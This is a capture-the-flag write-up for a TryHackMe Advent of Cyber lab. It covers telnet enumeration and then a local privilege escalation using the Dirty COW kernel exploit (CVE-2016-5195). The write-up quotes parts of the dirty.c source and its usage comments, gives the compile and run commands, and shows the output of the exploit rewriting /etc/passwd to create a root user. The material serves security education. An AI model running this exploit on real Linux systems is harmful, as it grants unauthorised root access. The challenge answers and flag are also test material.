

Day 13 - Networking Coal for Christmas

List of tools used: Nmap

Question 1

What old, deprecated protocol and service is running?

Methodology: We use Nmap to scan the IP address. We see there is 3 ports opening. With a little of online search, we can find that telnet is a protocol that is old and deprecated.

```
(kali㉿kali)-[~]
$ nmap 10.10.28.64
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-12 09:04 EST
Nmap scan report for 10.10.28.64
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
Nmap done: 1 IP address (1 host up) scanned in 19.28 seconds
```

Telnet

From Wikipedia, the free encyclopedia

Telnet is an application protocol used on the Internet or local area network to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection.^[1] User data is interspersed in-band with Telnet control information in an 8-bit byte oriented data connection over the Transmission Control Protocol (TCP).

Telnet was developed in 1969 beginning with RFC 15^[2], extended in RFC 855^[3], and standardized as Internet Engineering Task Force (IETF) Internet Standard STD 8^[4] one of the first Internet standards. The name stands for "teletype network".^{[2][3]}

Historically, Telnet provided access to a command-line interface on a remote host. However, because of serious security concerns when using Telnet over an open network such as the Internet, its use for this purpose has waned significantly in favor of SSH.^[4]

The term *telnet* is also used to refer to the software that implements the client part of the protocol. Telnet client applications are available for virtually all computer platforms. *Telnet* is also used as a verb. To *telnet* means to establish a connection using the Telnet protocol, either with a command line client or with a graphical interface. For example, a common directive might be: "To change your password, telnet into the server, log in and run the *passwd* command." In most cases, a user would be *telnetting* into a Unix-like server system or a network device (such as a router).

Answer: telnet

Question 2

What credential was left for you?

Methodology: We use the provided command “telnet MACHINE_IP <PORT_FROM_NMAP_SCAN>”. We successfully connect to the machine, then we see the message left and there is username and password.

```
(kali㉿kali)-[~]  
$ telnet 10.10.28.64 23  
Trying 10.10.28.64 ...  
Connected to 10.10.28.64.  
Escape character is '^]'.  
HI SANTA!!!  
  
We knew you were coming and we wanted to make  
it easy to drop off presents, so we created  
an account for you to use.  
  
Username: santa  
Password: clauschristmas  
  
We left you cookies and milk!
```

Answer: clauschristmas

Question 3

What distribution of Linux and version number is this server running?

Methodology: We enter the credentials given and login into the machine.

```
christmas login: santa  
Password:  
Last login: Sat Nov 12 14:01:52 UTC 2022 from ip-10-18-21-114.eu-west-1.compute.internal on pts/0
```

A large Christmas tree constructed from various ASCII characters. The trunk is formed by vertical slashes (/) and backslashes (\). The branches are filled with spaces, asterisks (*), and small circles (o). At the very top is a single asterisk (*) flanked by arrows pointing towards it. Below the tree's base is a horizontal line representing the ground.

We open the link given in TryHackMe.

Enumeration

Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with **ls**, change directories with **cd** and view the contents of files with **cat**.

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:


```
cat /etc/*release
```

```
uname -a
```

```
cat /etc/issue
```

There is a great list of commands you can run for enumeration here: <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

We see the command and path for getting the operating system info.



We use the command and see the machine is running in Ubuntu and the version is 12.04.

```
$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Answer: Ubuntu 12.04

Question 4

Who got here first?

Methodology: We use cat command to see the content of cookies_and_milk.txt. Then, we see there is a message left in part of the file and the author is the grinch.

```
$ cat cookies_and_milk.txt
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//       The Grinch
//*****/

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
```

Answer: grinch

Question 5

What is the verbatim syntax you can use to compile, taken from the real C source code comments?


Methodology: We see the content left in the txt file and there is some function code familiar with C language. Searching part of the code online and we can find it is matching with a script called “dirty.c” inside DirtyCow GitHub repositories.

```
char *generate_password_hash(char *plaintext_pw) {
    return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
    const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
    int size = snprintf(NULL, 0, format, u.username, u.hash,
        u.user_id, u.group_id, u.info, u.home_dir, u.shell);
    char *ret = malloc(size + 1);
    sprintf(ret, format, u.username, u.hash, u.user_id,
        u.group_id, u.info, u.home_dir, u.shell);
    return ret;
}

void *adviseThread(void *arg) {
    int i, c = 0;
    for(i = 0; i < 200000000; i++) {
        c += madvise(map, 100, MADV_DONTNEED);
    }
    printf("madvise %d\n\n", c);
}

int copy_file(const char *from, const char *to) {
```

 <https://github.com/FireFart/dirtycow/blob/master/dirty.c>

```
62     char *shell;
63 };
64
65 char *generate_password_hash(char *plaintext_pw) {
66     return crypt(plaintext_pw, salt);
67 }
68
69 char *generate_passwd_line(struct Userinfo u) {
70     const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
71     int size = snprintf(NULL, 0, format, u.username, u.hash,
72         u.user_id, u.group_id, u.info, u.home_dir, u.shell);
73     char *ret = malloc(size + 1);
74     sprintf(ret, format, u.username, u.hash, u.user_id,
75         u.group_id, u.info, u.home_dir, u.shell);
76     return ret;
77 }
78
79 void *adviseThread(void *arg) {
80     int i, c = 0;
81     for(i = 0; i < 200000000; i++) {
82         c += madvise(map, 100, MADV_DONTNEED);
83     }
84     printf("madvise %d\n\n", c);
85 }
86
87 int copy_file(const char *from, const char *to) {
```

In the dirty.c file, we find comment that says the verbatim syntax use to compile is `gcc -pthread dirty.c -o dirty -lcrypt`.

```
1 //
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability
3 // as a base and automatically generates a new passwd line.
4 // The user will be prompted for the new password when the binary is run.
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6 // and overwrites the root account with the generated line.
7 // After running the exploit you should be able to login with the newly
8 // created user.
9 //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
19 // Then run the newly create binary by either doing:
20 // "./dirty" or "./dirty my-new-password"
21 //
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."
23 //
24 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
25 // mv /tmp/passwd.bak /etc/passwd
26 //
27 // Exploit adopted by Christian "FireFart" Mehlmauer
28 // https://firefart.at
```

Answer: `gcc -pthread dirty.c -o dirty -lcrypt`

Question 6

What "new" username was created, with the default operations of the real C source code?

Methodology: In the dirty.c file, we find comment that says the default operations when user was created is firefart.

```
1 //
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability
3 // as a base and automatically generates a new passwd line.
4 // The user will be prompted for the new password when the binary is run.
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6 // and overwrites the root account with the generated line.
7 // After running the exploit you should be able to login with the newly
8 // created user.
9 //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
19 // Then run the newly create binary by either doing:
20 // "./dirty" or "./dirty my-new-password"
21 //
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."
23 //
24 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
25 // mv /tmp/passwd.bak /etc/passwd
26 //
27 // Exploit adopted by Christian "Firefart" Mehlmauer
28 // https://firefart.at
```

Answer: firefart

Question 7

What is the MD5 hash output?

Methodology: We created a C file and edit it with nano. We paste the entire file text into the newly created C file and save and exit.

```
GNU nano 2.2.6                               File: dirty.c                               Modified

char *home_dir;
char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
int size = snprintf(NULL, 0, format, u.username, u.hash,
u.user_id, u.group_id, u.info, u.home_dir, u.shell);
char *ret = malloc(size + 1);
sprintf(ret, format, u.username, u.hash, u.user_id,
u.group_id, u.info, u.home_dir, u.shell);
return ret;
}

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is     ^V Next Page     ^U UnCut Text    ^T To Spell
```

Then, we use the provided command “gcc -pthread dirty.c -o dirty -lcrypt” and compile the C file to an executable. We run the executable and it successfully exploit the system and create a root account and let us enter a new password.

```
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi2D0F2yP3cfM:0:0:pwncd:/root:/bin/bash

mmap: 7f257d890000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'a'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'a'.
```

We use su command to switch current user to firefart. We then enter the password set earlier. We login successfully and change directory to root. We use cat command to see the content of

message_from_the_grinch.txt. The message tells us to create a file named “coal” and pipe this directory tree output into md5sum.

```
$ su firefart
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
```

We use touch command to create a new file named “coal”. Then, we run ls command and see the coal file is created. We run tree command to show files in tree form. Then we use the provided command “tree | md5sum”, we see the MD5 hash output is 8b16f00dd3b51efadb02c1df7f8427cc.

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh coal message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└── message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
```

Answer: 8b16f00dd3b51efadb02c1df7f8427cc

Question 8

What is the CVE for DirtyCow?

Methodology: In the DirtyCow description given in TryHackMe, we see the CVE for DirtyCow is CVE-2016-5195.

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. **Dirty COW (CVE-2016-5195)** is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: <https://dirtycow.ninja/>

Answer: CVE-2016-5195